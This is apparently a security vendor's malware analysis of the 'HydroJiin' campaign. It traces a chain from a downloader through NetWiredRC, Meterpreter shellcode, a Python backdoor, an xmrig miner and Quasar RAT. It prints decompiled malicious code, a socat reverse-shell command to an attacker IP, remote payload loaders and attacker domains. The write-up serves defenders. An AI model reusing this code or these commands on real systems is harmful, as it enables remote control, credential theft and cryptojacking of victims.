A look at HydroJiin campaign

zscaler.com/blogs/security-research/look-hydrojiin-campaign

Zscaler ThreatLabZ recently came across an interesting campaign involving multiple infostealer RAT families and miner malware. We've dubbed the campaign "HydroJiin" based on aliases used by the threat actor. The threat actor is in the business of selling malware, and lurks around in online forums that are common hangouts for neophyte to mid-level cyber criminals. We speculate that the malware author is running widespread campaigns involving different commodity and custom malware to steal information to sell in underground marketplaces.

Similar to other attacks outlined in the recent ThreatLabZ State of Encrypted Attacks report, this campaign serves as yet another example of the importance of continuous SSL inspection and zero trust policies to prevent initial compromise as well as communication back to C&C servers. While we do not know the impact of this particular campaign, this type of malware is for sale on underground markets to any number of prospective cybercriminals. While not highly sophisticated, this campaign uses a number of different techniques in order to increase chances of successfully infiltrating organizations who do not take proper precautions.

This campaign utilizes a variety of payloads and infection vectors from commodity RATs to custom malware, email spam, backdooring/masquerading as cracked software, and other lures. Listed below are some of the unique aspects of this campaign:

- Multilevel infection chain of payloads leading from one to the next
- Custom python-based backdoor deployed along with other RATs (Netwired and Quasar)
- Python backdoor command checking for MacOS indicating possibility of more cross-platform functionality in the future.
- Campaign is related to a threat actor who is also involved in distribution of multiple malicious tools via a dedicated malware e-commerce website
- Possibility of backdoored malware payload similar to CobianRAT case
- Not rare, but heavy use of pastebin to host encoded payloads

Infection chain



Injector load and runs the downloaded RAT and shellcode separately
Injector
Netwired
Injector Loads and Run
Meterpreter Shellcode
Encoded shellcode capable of downloading Python Based Backdoor
2 pastebin.com/raw/2upXdR XD
2 pastebin.com/raw/G0jcGs7 9
2 xmr-services.com/c/...
1 Pyrome Downloader
Downloads Injector/Net Wire RAT/Meterpreter Payload
3 Download Python Backdoor
r3clama.com/files/chrome. exe
4 Download Miner
r3clama.com/files/s ervices.exe
4 Download Socat, a multipurpose data relay tool.
r3clama.com/files/s ocat.zip
Pyrome Backdoor
Socat.zip
Used to establish OpenSSL connection with C&C .
5 pastebin.com/raw/khz LqKyN
Quasar RAT
Xmrig Miner

Figure 1: Infection Chain


The infection starts with the delivery of a downloader that downloads multiple payloads. We could not confirm the delivery vector of this downloader but in we suspect the use of spam emails and cracked software as we have seen in earlier campaigns. Once the attackers achieve initial compromise, the downloader downloads three files:

- Injector - Used as a loader to inject downloaded payloads into legitimate processes.
- Netwired RAT - A commodity RAT malware used to control the infected system and steal information.
- DownloaderShellcode - Obfuscated Meterpreter-based shellcode to download further payloads.
  A Pyrome python backdoor is downloaded by this shellcode. This will also download socat and xmrig miner, and finally xmrig miner downloads another RAT named Quasar.

Each payload and its functionality is explained below.

1 Analysis of downloader payload


First, the downloader downloads a payload from pastebin and saves to %TEMP% path, with randomly generated names. The ***payload*** hosted on pastebin is encoded in base64 with the text string reversed.



```
// Token: 0x06000052 RID: 82 RVA: 0x00004870 File Offset: 0x00002A70
public static void C31DB11BAA()
{
    try
    {
        using (FileStream fileStream = new FileStream(BAD32AD434.22A14CCADB, FileMode.Create))
        {
            byte[] array = BAD32AD434.1B11BA4CD3(BAD32AD434.C34C4C41A3("https://pastebin.com/raw/2upXdRXD"));
            fileStream.Write(array, 0, array.Length);
        }
        BAD32AD434.3D13C1D21A();
        BAD32AD434.331A1BBD4A();
    }
    catch (Exception ex)
    {
    }
}
```

Figure 2: *Downloading encoded payload from pastebin*

The downloaded malware is an injector. It downloads two more payloads and passes an argument to the first payload for injection.



```
public static void 4C2B1CD1DA(byte[] 344BA413BD)
{
    try
    {
        Assembly.LoadFrom(BAD32AD434.22A14CCADB).GetType("MINI._CCD").GetMethod("_RR", BindingFlags.Static | BindingFlags.Public).Invoke(null, new object[]
        {
            "C:\\Windows\\System32\\svchost.exe",
            null,
            344BA413BD,
            true
        });
    }
    catch (Exception ex)
    {
    }
    try
    {
        Assembly.LoadFrom(BAD32AD434.22A14CCADB).GetType("MINI._CCD").GetMethod("_RR", BindingFlags.Static | BindingFlags.Public).Invoke(null, new object[]
        {
            "C:\\Windows\\System32\\svchost.exe",
            null,
            BAD32AD434.1B11BA4CD3(BAD32AD434.C34C4C41A3("https://pastebin.com/raw/G0jcGs79")),
            true
        });
    }
    catch (Exception ex2)
```

Figure 3: *Passing payloads to injector*

Payloads are then downloaded from:

- xmr-services[.]com/C/ABAGFBBEBDBCDBFCAEGBEEBAAB_B__DFECBAGGDEBEFD_EDCCBAEFEE.txt - Shellcode Downloader
- pastebin[.]com/raw/G0jcGs79 - NetwiredRC

The payloads are also similarly string reversed after base64 encoding.

1.1 NetWiredRC

The second payload in this case, hosted on pastebin, is a commodity malware known as NetWiredRC. NetWiredRC is a publicly available RAT sold by World Wired Labs, active since at least 2012. Adversaries often use spam mails and phishing emails to distribute NetWiredRC. In the wild, it has been seen that NetWireRC is also used by APT threat actors. Netwired's main focus is to gain unauthorized control on the victim machine, steal stored credentials, and perform keylogging activity. This malware has had multiple version updates with bug fixes and new functionality. This sample will communicate with *beltalus.ns1[.]name:8084* for further commands.

Configuration extracted from Netwire RAT::

{'Domains': ['beltalus.ns1[.]name:8084'], 'Proxy Server': 'Not Configured', 'Password': b'Volve', 'Host ID': b'Loader-%Rand%', 'Mutex': b'mKsWHTbK', 'Install Path': b'-', 'Startup Name': b'-', 'ActiveX Key': b'-', 'KeyLog Dir': b'%AppData%\\Logs_temp\\', 'Proxy Option': 'Direct connection', 'Copy executable': False, 'Delete original': False, 'Lock executable': False, 'Registry autorun': False, 'ActiveX autorun': False, 'Use a mutex': True, 'Offline keylogger': True}

1.2 Shellcode Downloader

The first of the two downloaded payloads is a Metasploit Shikata Ga Nai Encoder encoded shellcode capable of downloading another payload from: *r3clama[.]com/files/chrome.exe*.

PDB path embedded inside binary: *C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb*


The shellcode downloader downloads the following payloads:

- *r3clama[.]com/files/socat.zip* : Socat tool
- *r3clama[.]com/files/services.exe* : Miner Dropper

1.2.1 PyInstaller Payload

The payload downloaded from *r3clama[.]com* is a Python-based malware bundled using pyinstaller. Capabilities of this payload include:

- Persistence using Run key.
- Download, save and extract socat.zip from *https://r3clama[.]com/files/socat.zip.*
- Download monero miner exe from *https://r3clama[.]com/files/services.exe* which runs and further downloads QuasarRAT.
- Start network communication thread.




```
ip = '193.218.118.190'
port = 8266
key = (base64.b64decode(('VTFaT1QxRlZjRVJVVjNoTFVtcFNjYUJjZHpGYVZYQnpUa2QwU2sxRlJuRlZiRg==')))
platform = platform.system()
payload = os.path.basename(sys.argv[0])
socat_url = (base64.b64decode(('aHR0cHM6Ly9yM2NsYW1hLmNvbS9maWxlcy9zb2NhdC56aXA=')))
#socat_url = https://r3clama.com/files/socat.zip
socat_windows_file = "socat-windows-master"
monero_url = (base64.b64decode(('aHR0cHM6Ly9yM2NsYW1hLmNvbS9maWxlcy9zZXJ2aWNlcy5leGU=')))
#monero_url = https://r3clama.com/files/services.exe
appdata_env = "APPDATA"
socat_zip = "socat.zip"
payload_file = (base64.b64decode(('Y2hyb21lLmV4ZQ==')))
#payload_file = chrome.exe
monero_env_path = "PUBLIC"
services_file = (base64.b64decode(('c2VydmljZXMuZXhl')))
#services_file = services.exe
data_file = (base64.b64decode(('ZGF0YS5leGU=')))
#data_file = data.exe
temp_dir = "TEMP"
```

Figure 4 : Configuration settings of malware

Network Communication

The malware next communicates with C&C server at IP '193.218.118[.]190' and port 8266, first by sending a key to the server and then waiting for .json commands. Commands supported by this malware include:

- w0rm
- url
- upload



```
def function():
    while True:
        data = s.recv(1024).decode('utf-8')
        json_file = json.loads(data)
        function = json_file["send"]
        url = json_file["link"]

        if function == "upload" and platform == "Windows":···
        if function == "url" and platform == "Windows":···
        if function == (base64.b64decode(('dzBybQ=='))) and platform == "Darwin": # 'dzBybQ==' = 'w0rm'···
        if function == "w0rm" and platform == "Windows":
            payload_windows = "socat OPENSSL:193.218.118.190:4442,verify=0 EXEC:'cmd.exe',pipes"
            persist_dir = os.path.join(os.getenv(appdata_env), 'WinSCT')
            os.chdir(persist_dir)
            os.chdir(socat_windows_file)
            try:
                p = subprocess.Popen(payload_windows, shell=True, stdout=subprocess.PIPE,
                                        stdin=subprocess.PIPE, stderr=subprocess.PIPE)
                out = p.stderr.read() + p.stdout.read()
                output_str = str(out)
                print(output_str)
                bot_name= socket.gethostname() + "$> "
                data2 = (bot_name + output_str)
                s.send(data2)
```

Figure 5 : Commands support by python backdoor

Command 'url' and 'upload'

Both *url* and *upload* commands are supported only for Windows OS—on any other platform these commands are ignored. Each of these commands is basically the same, and will download and save a payload from specified url. Files are saved under a newly created directory under *%temp%* with 16-character random names. There are only two differences:

1. In the case of *upload,* the downloaded file is saved at *%temp%/upload* and in case of *url* the file is saved at *%temp%/userbin*.
2. The *url* command also executes the file in addition to downloading it while the *upload* command does not.

Command 'w0rm'

The w0rm command is supported on two platforms - Windows and MacOS. On receipt of this command, socat runs with following command line:

"socat OPENSSL:193[.]218[.]118[.]190:4442,verify=0 EXEC:{OS Command}"

OS Command

Windows : 'cmd.exe',pipes

MacOS : /bin/bash

And sends hostname+'$>' back to C&C over socket.

In short, this command provides a reverse shell on the system to the attacker through socat.

1.2.1.1 Socat

Socat is an advanced multipurpose data relay tool. It supports a plethora of protocols. Below is the description from its creators:


"socat is a relay for bidirectional data transfer between two independent data channels. Each of these data channels may be a file, pipe, device (serial line etc. or a pseudo terminal), a socket (UNIX, IP4, IP6 - raw, UDP, TCP), an SSL socket, proxy CONNECT connection, a file descriptor (stdin etc.), the GNU line editor (readline), a program, or a combination of two of these. These modes include generation of "listening" sockets, named pipes, and pseudo terminals." - README

1.2.1.2 Miner Dropper

This is again a .Net based malware. It includes a monero miner binary and all the dll dependencies required by a monero miner executable. It will drop and run the miner payload. Then, it downloads and runs an additional payload, again from pastebin.

Here is the Miner Dropper sequence:


Installs miner executable and dependency files.



```
public static object InstallFiles()
{
    try
    {
        if (!File.Exists(Interaction.Environ("Temp") + "\\nvrtc64_110_0.dll"))
        {
            File.WriteAllBytes(Interaction.Environ("Temp") + "\\nvrtc64_110_0.dll", (byte[])Program.ExtractResource("nFE_fGP"));
            File.SetAttributes(Interaction.Environ("Temp") + "\\nvrtc64_110_0.dll", FileAttributes.Hidden);
        }
        if (!File.Exists(Interaction.Environ("Temp") + "\\nvrtc-builtins64_110.dll"))
        {
            File.WriteAllBytes(Interaction.Environ("Temp") + "\\nvrtc-builtins64_110.dll", (byte[])Program.ExtractResource("osdXwzz"));
            File.SetAttributes(Interaction.Environ("Temp") + "\\nvrtc-builtins64_110.dll", FileAttributes.Hidden);
        }
        if (!File.Exists(Interaction.Environ("Temp") + "\\WinRing0x64.sys"))
        {
            File.WriteAllBytes(Interaction.Environ("Temp") + "\\WinRing0x64.sys", (byte[])Program.ExtractResource("VqkEqTT"));
            File.SetAttributes(Interaction.Environ("Temp") + "\\WinRing0x64.sys", FileAttributes.Hidden);
        }
        if (!File.Exists(Interaction.Environ("Temp") + "\\CMQWmSy.exe"))
        {
            File.WriteAllBytes(Interaction.Environ("Temp") + "\\CMQWmSy.exe", (byte[])Program.ExtractResource("baZZKuM"));
            File.SetAttributes(Interaction.Environ("Temp") + "\\CMQWmSy.exe", FileAttributes.Hidden);
        }
        if (!File.Exists(Interaction.Environ("Temp") + "\\xmrig-cuda.dll"))
        {
            File.WriteAllBytes(Interaction.Environ("Temp") + "\\xmrig-cuda.dll", (byte[])Program.ExtractResource("zdBfrEs"));
            File.SetAttributes(Interaction.Environ("Temp") + "\\xmrig-cuda.dll", FileAttributes.Hidden);
        }
        Program.Idle1Start();
    }
```

Figure 6: *Installing xmrig miner dependency files*


Waits for idle before starting miner.



```
public static void Idle1Start()
{
    for (;;)
    {
        if (Operators.CompareString(Program.GetInactiveTime().ToString(), "00:00:30.0000000", false) > 0)
        {
            if (!Program.CheckActive())
            {
                Program.StartFiles();
            }
        }
        else
        {
            Program.CloseActive();
        }
    }
}
```

Figure 7: *Checks if system is Idle before starting miner*


CheckActive checks if the miner process is already running, if not then it is started by StartFiles.



```
public static object StartFiles()
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo(Interaction.Environ("Temp") + "\\CMQWmSy.exe");
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.CreateNoWindow = true;
    string text = " --threads=" + Conversions.ToString((double)Environment.ProcessorCount / 2.0);
    text = text + " --cuda --cuda-loader=" + Interaction.Environ("Temp") + "\\xmrig-cuda.dll";
    text += " -B";
    processStartInfo.Arguments = "--url=xmr.pool.minergate.com:45700 --user=mjc66pfxh54c7hq" + text + " --title COMSurrogate";
    processStartInfo.UseShellExecute = false;
    Process.Start(processStartInfo);
    object result;
    return result;
}
```

Figure 8: *Running miner executable with required arguments.*

Downloads **Quasar RAT** payload from (https://pastebin[.]com/raw/khzLqKyN) after starting miner:



```
public static void Loader()
{
    try
    {
        Assembly assembly = AppDomain.CurrentDomain.Load(Program.LoadFile("https://pastebin.com/raw/khzLqKyN"));
        MethodInfo entryPoint = assembly.EntryPoint;
        object objectValue = RuntimeHelpers.GetObjectValue(assembly.CreateInstance(entryPoint.Name));
        object[] parameters = new object[1];
        if (entryPoint.GetParameters().Length == 0)
        {
            parameters = null;
        }
        entryPoint.Invoke(RuntimeHelpers.GetObjectValue(objectValue), parameters);
    }
```

Figure 9: *Downloading another payload(QuasarRAT)*

